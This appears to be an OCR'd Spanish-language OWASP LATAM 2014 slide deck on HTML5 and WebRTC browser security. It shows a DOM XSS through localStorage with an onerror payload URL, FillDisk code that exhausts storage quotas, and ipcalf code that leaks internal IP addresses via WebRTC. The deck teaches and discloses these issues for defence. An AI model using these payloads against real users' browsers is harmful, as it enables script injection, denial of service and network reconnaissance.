
The screenshot shows the Chrome Developer Tools interface with the 'Resources' tab selected. Under 'Local Storage', the storage for 'http://example.com' is expanded, displaying a list of key-value pairs.

Key	Value
item50337	184
item50338	560
item50339	290
item50340	39
item50341	143
item50342	674
item50343	659
item50344	165
item50345	734
item50346	751
item50347	124

# OWASP Testing Guide v4

## Test Local Storage (OTG-CLIENT-007)

Using Firefox and the addon Firebug you can easily inspect the localStorage/sessionStorage object in the DOM tab



The screenshot shows the Firebug DOM tab with the following structure:

Property	Value
length	0
localStorage	500 items in Storage item50662="562", item50363="160", item50593="924", more...
item50337	"381"
item50338	"109"
item50339	"915"
item50340	"901"
item50341	"503"
item50342	"830"
item50343	"983"
item50344	"324"
item50345	"815"





# OWASP Testing Guide v4

## Test Local Storage (OTG-CLIENT-007)

### XSS in localStorage

```
function action(){  
var resource = location.hash.substring(1);  
localStorage.setItem("item", resource);  
item = localStorage.getItem("item");  
document.getElementById("div1").innerHTML=item;  
}  
</script>
```


```
<body onload="action()">  
<div id="div1"></div>  
</body>
```

# OWASP Testing Guide v4

## Test Local Storage (OTG-CLIENT-007)

### XSS in localStorage

`http://server/StoragePOC.html#<img src=x onerror=alert(1)>`





HTML5 / WebRTC

BROWSER

CONFIGURACIÓN /  
PROGRAMACIÓN



## Local Storage

<http://feross.org/>

Se debe limitar el espacio total permitido para el almacenamiento local.

Limites actuales:

2.5 MB per origin in Google Chrome

5 MB per origin in Mozilla Firefox and Opera

10 MB per origin in Internet Explorer



## Local Storage

<http://feross.org/fill-disk/>

Sin embargo si usamos varios subdominios como 1.filldisk.com, 2.filldisk.com, 3.filldisk.com, ...? Cada subdominio tendrá 5MB de espacio? El estándar indica que no.

Sin embargo, Chrome, Safari, e IE no implementan ese límite. Así que un sitio como FillDisk.com, tiene almacenamiento ilimitado.

# Local Storage

<http://feross.org/fill-disk/>

<https://github.com/feross/filldisk.js/blob/master/static/index.js>

```
/**
```

```
* Opera has a limit of slightly less than 2MB
```

```
* above which it asks for user confirmation.
```

```
*/
```

```
if (navigator.userAgent.indexOf("Opera") == -1) {
```

```
    localStorage['filldisk'] = n2500kb
```

```
    } else {
```

```
        localStorage['filldisk'] = n999kb
```

```
    }
```

*\* Used space is double the size of the string because*

*\* JS uses UTF-16 Strings.*




HTML5 / WebRTC

BROWSER

CONFIGURACIÓN /  
PROGRAMACIÓN

# Local Storage

## Issue [178980](#): **localStorage bug allows sites to fill up hard disk / crash Chrome**

955 people starred this issue and may be notified of changes.

**Status:** Assigned

**Owner:** [micha...@chromium.org](mailto:micha...@chromium.org)

**Cc:** [kinuko@chromium.org](mailto:kinuko@chromium.org),  
[ericu@chromium.org](mailto:ericu@chromium.org),  
[tzik@chromium.org](mailto:tzik@chromium.org),  
[micha...@chromium.org](mailto:micha...@chromium.org),  
[mkwst@chromium.org](mailto:mkwst@chromium.org),  
[jsc...@chromium.org](mailto:jsc...@chromium.org),  
[willchan@chromium.org](mailto:willchan@chromium.org),  
[peter@chromium.org](mailto:peter@chromium.org),  
[scarybea...@gmail.com](mailto:scarybea...@gmail.com),  
[alecflett@chromium.org](mailto:alecflett@chromium.org),  
[jsbell@chromium.org](mailto:jsbell@chromium.org),  
[dgrogan@chromium.org](mailto:dgrogan@chromium.org)

Type-Bug

Reported by [fer...@gmail.com](mailto:fer...@gmail.com), Feb 27, 2013

Chrome Version : 25.0.1364.99

URLs (if applicable) : <http://filldisk.com>

### Other browsers tested:

Safari 6: Fail

Firefox 18: Pass

IE 10: Fail

### What steps will reproduce the problem?

1. Visit <http://filldisk.com>
2. Chrome crashes around 2GB.
3. Or, even if Chrome didn't crash, it's still really bad that sites can fill up your hard disk.

### What is the expected result?

The spec (<http://www.w3.org/TR/webstorage/>) suggests this:

“Tal vez lo arreglaran en algún momento, pero no es una prioridad.”

## ¿Qué es WebRTC?

WebRTC (Web Real-Time Communication) es una API que está siendo elaborado por la World Wide Web Consortium (W3C) para permitir a las aplicaciones del navegador realizar llamadas de voz, chat de vídeo y uso compartido de archivos P2P sin plugins (usa capacidades de HTML5).

**NO HAY NECESIDAD DE PLUGINS!**




RTCPeerConnection: Permite establecer una conexión p2p con otros navegadores, procesar la señal, manejo de codec, gestión de ancho de banda, etc.

### Proceso de señalización (Signaling)

Para conseguir conectar los peer es necesario intercambiar un objeto 'session description' (SDP) que contiene:

- ✓ Formatos soportados y que información desea enviar
- ✓ **Información de la red para iniciar la conexión p2p**



Para conseguir la información de la red atravesando firewalls y NATs se hace uso del protocolo ICE.

ICE permite que se prueben distintas rutas para comunicar dos terminales entre sí acordando una común. De forma que si están en la misma red local se comparte la información de forma local sin necesidad de utilizar otros servicios.



Pueden existir 3 tipos de candidatos:

- ✓ **Host candidates:** Son candidatos locales, las tarjetas de red del equipo, contiene ips privadas.
- ✓ Reflexive candidates: Se obtienen realizando consultas a servidores STUN, contiene ips públicas.
- ✓ Relay candidates: Se obtienen realizando consultas a servidores TURN, contiene ips públicas y se transmiten los datos a través de él.

a=candidate:1 1 UDP 2130706431 192.168.1.102 1816 typ host

a=candidate:2 1 UDP 2130706431 23.45.1.102 3456 typ srflx

a=candidate:3 1 UDP 2130706431 34.66.1.102 5678 typ relay



<http://www.owasp.org>







Nathan Vander Wilt discovered that the implementation of RTCPeerConnection , in particular the functions used to build the SDP messages, could be used to disclose the internal IP address of the browser

## Ipcalf

[https://github.com/natevw/ipcalf/blob/master/\\_attachments/network\\_ip.html](https://github.com/natevw/ipcalf/blob/master/_attachments/network_ip.html)



```
function grepSDP(sdp) {  
    var hosts = [];  
    sdp.split('\r\n').forEach(function (line) {  
        if (~line.indexOf("a=candidate")) {  
            var parts = line.split(' '),  
                addr = parts[4],  
                type = parts[7];  
            if (type === 'host') updateDisplay(addr);  
        }  
    }  
}
```

a=candidate:1 1 UDP 2130706431 192.168.1.102 1816 typ host

# Ipcalf

<https://github.com/natevw/ipcalf>






HTML5 / WebRTC

BROWSER

CONFIGURACIÓN /  
PROGRAMACIÓN

¿PREGUNTAS?

oscar\_mrdc@gmail.com  
fiery-owl.blogspot.com  
@oscar\_mrdc






**OWASP**  
LATAM TOUR  
2014

Gracias!





# OWASP

Open Web Application  
Security Project

Perú Chapter